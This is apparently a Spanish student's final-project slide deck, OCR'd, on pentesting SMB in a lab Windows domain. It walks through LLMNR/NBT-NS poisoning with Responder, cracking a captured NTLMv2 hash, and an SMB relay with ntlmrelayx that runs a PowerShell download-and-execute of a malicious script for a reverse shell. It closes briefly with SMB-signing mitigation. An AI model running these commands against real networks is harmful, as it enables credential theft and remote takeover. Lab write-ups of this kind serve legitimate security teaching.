
Pentesting SMB

PFG ASIR

Adrián Díaz Aguilar



Pentesting SMB

PFG ASIR

Adrián Díaz Aguilar

Índice

Definiciones

SMB

SMB (Server Message Block) es un protocolo que controla el acceso a archivos y directorios, así como a otros recursos de red, como impresoras, rúteres...


LLMNR/NBT-NS

Son servicios propios de dominios de Windows, actúan como una alternativa para identificar a los activos. LLMNR se puede asociar como un DNS, permite a los activos de una misma red usar resolución de nombres. NBT-NS se usa para identificar a través del nombre NetBIOS.

Bosque

Es una construcción lógica que el servicio de nombres de directorio activo usa para agrupar uno o más dominios.

Lo que queremos lograr es lo siguiente:



LLMNR/NBT-NS Poisoning

Identificamos los activos a través de crackmapexec, permitiéndonos visualizar aquellos con la firma deshabilitada.


```
s4dbrd@Innotec:~/Documentos/PFG$ cme smb 192.168.1.0/24
SMB         192.168.1.187   445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:gonzalonazareno.org) (signing:True) (SMBv1:False)
SMB         192.168.1.191   445    PC-MVAZQUEZ      [*] Windows 10.0 Build 19041 x64 (name:PC-MVAZQUEZ) (domain:gonzalonazareno.org) (signing:False) (SMBv1:False
SMB         192.168.1.189   445    PC-ADIAZ         [*] Windows 10.0 Build 19041 x64 (name:PC-ADIAZ) (domain:gonzalonazareno.org) (signing:False) (SMBv1:False)
```

Corremos la herramienta Responder, esta se encargará de envenenar todo el tráfico LLMNR, NBT-NS, DNS…

```
s4dbrd@Innotec:~/Documentos/PFG$ sudo python3 /opt/Responder/Responder.py -I wlo1 -dw -v
                                    __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.1.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [ON]
```

LLMNR/NBT-NS Poisoning

Cuando un usuario acceda a un recurso inexistente, nuestro equipo atacante responderá a dicha solicitud, logrando que se envíe el hash NTLMv2 de autenticación.



En nuestro equipo:

```
[WebDAV] NTLMv2 Client   : fe80::a96f:9de1:32e1:9b6f
[WebDAV] NTLMv2 Username : GONZALONAZARENO\adiaz
[WebDAV] NTLMv2 Hash     : adiaz::GONZALONAZARENO:3e36764f01f5109f:2E4938833494E94E17111300CD9623D4:0101000000000000997D56E2627BD80177D47FB5732B492700000000020008004400 4C00490053000100
1E00570049004E002D0057004F005A00380047005900330036005A00440034000400140044004C00490053002E004C004F00430041004C0003003400570049004E002D0057004F005A00380047005900330036005A00440034002E00
44004C00490053002E004C004F00430041004C00050014004400 4C00490053002E004C004F00430041004C0008003000300000000000000000000000002000001AE490C62FF166EF6689071CE288476514CE8F48FC7FFA1C685166E6
575E6D2E0A0010000000000000000000000000000000000090024004800540054005 0002F007000720075006500620061006100 2E006C006F00630061006C000000000000000000
```

Contraseña crackeada:

```
s4dbrd@Innotec:~/Documentos/PFG$ sudo ~/src/john/run/john --wordlist=/opt/rockyou.txt hashes
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 8 OpenMP threads
Press Ctrl-C to abort, or send SIGUSR1 to john process for status
Password123!     (adiaz)
```

SMB Relay

Esta técnica nos permite realizar un relaying del hash tras envenenar el tráfico LLMNR/NBT-NS y autenticarnos contra otro activo en el cual tenga privilegios de administrador, pudiendo realizar **cualquier acción**.

```
s4dbrd@Innotec:~/Documentos/PFG$ cme smb 192.168.1.0/24 -u 'adiaz' -p 'Password123!'
SMB         192.168.1.187   445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:gonzalonazareno.org) (signing:True) (SMBv1:False)
SMB         192.168.1.189   445    PC-ADIAZ         [*] Windows 10.0 Build 19041 x64 (name:PC-ADIAZ) (domain:gonzalonazareno.org) (signing:False) (SMBv1:False)
SMB         192.168.1.191   445    PC-MVAZQUEZ      [*] Windows 10.0 Build 19041 x64 (name:PC-MVAZQUEZ) (domain:gonzalonazareno.org) (signing:False) (SMBv1:False)
SMB         192.168.1.187   445    DC01             [+] gonzalonazareno.org\adiaz:Password123!
SMB         192.168.1.189   445    PC-ADIAZ         [+] gonzalonazareno.org\adiaz:Password123!
SMB         192.168.1.191   445    PC-MVAZQUEZ      [+] gonzalonazareno.org\adiaz:Password123! (Pwn3d!)
```

Realizaremos los siguientes pasos para obtener una shell en el equipo

```
s4dbrd@Innotec:~/Documentos/PFG$ sudo python3 /opt/Responder/Responder.py -I wlo1 -dw
```

1. Envenamos el tráfico LLMNR/NBT-NS

```
s4dbrd@Innotec:~/Documentos/PFG$ sudo python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

2. Creamos un servidor HTTP en python para compartir el fichero ps1 malicioso


```
s4dbrd@Innotec:~/Documentos/PFG$ sudo python3 /opt/impacket/examples/ntlmrelayx.py -tf targets.txt
-smb2support -c "powershell iex(new-object net.webclient).downloadString('http://192.168.1.149')"
```

4. Nos aprovechamos del SMB Relay para ejecutar un comando que interpretará el fichero .ps1 y nos enviará una Shell

```
s4dbrd@Innotec:~/Documentos/PFG$ nc -nlvp 5656
Listening on 0.0.0.0 5656
```


3. Nos ponemos en escucha por el puerto especificado en el fichero .ps1

Cuando el usuario que tiene privilegios sobre el activo acceda a un recurso inexistente, podremos ver lo siguiente en nuestro equipo:




MITM6 + Proxychains

Se debe habilitar la firma en todos los activos pertenecientes al dominio, para ello, deberemos de modificar las siguientes claves:



Modificando su valor a 1 (Activado) y reiniciando los equipos, observaremos como nos reporta que la firma se encuentra habilitada:



GRACIAS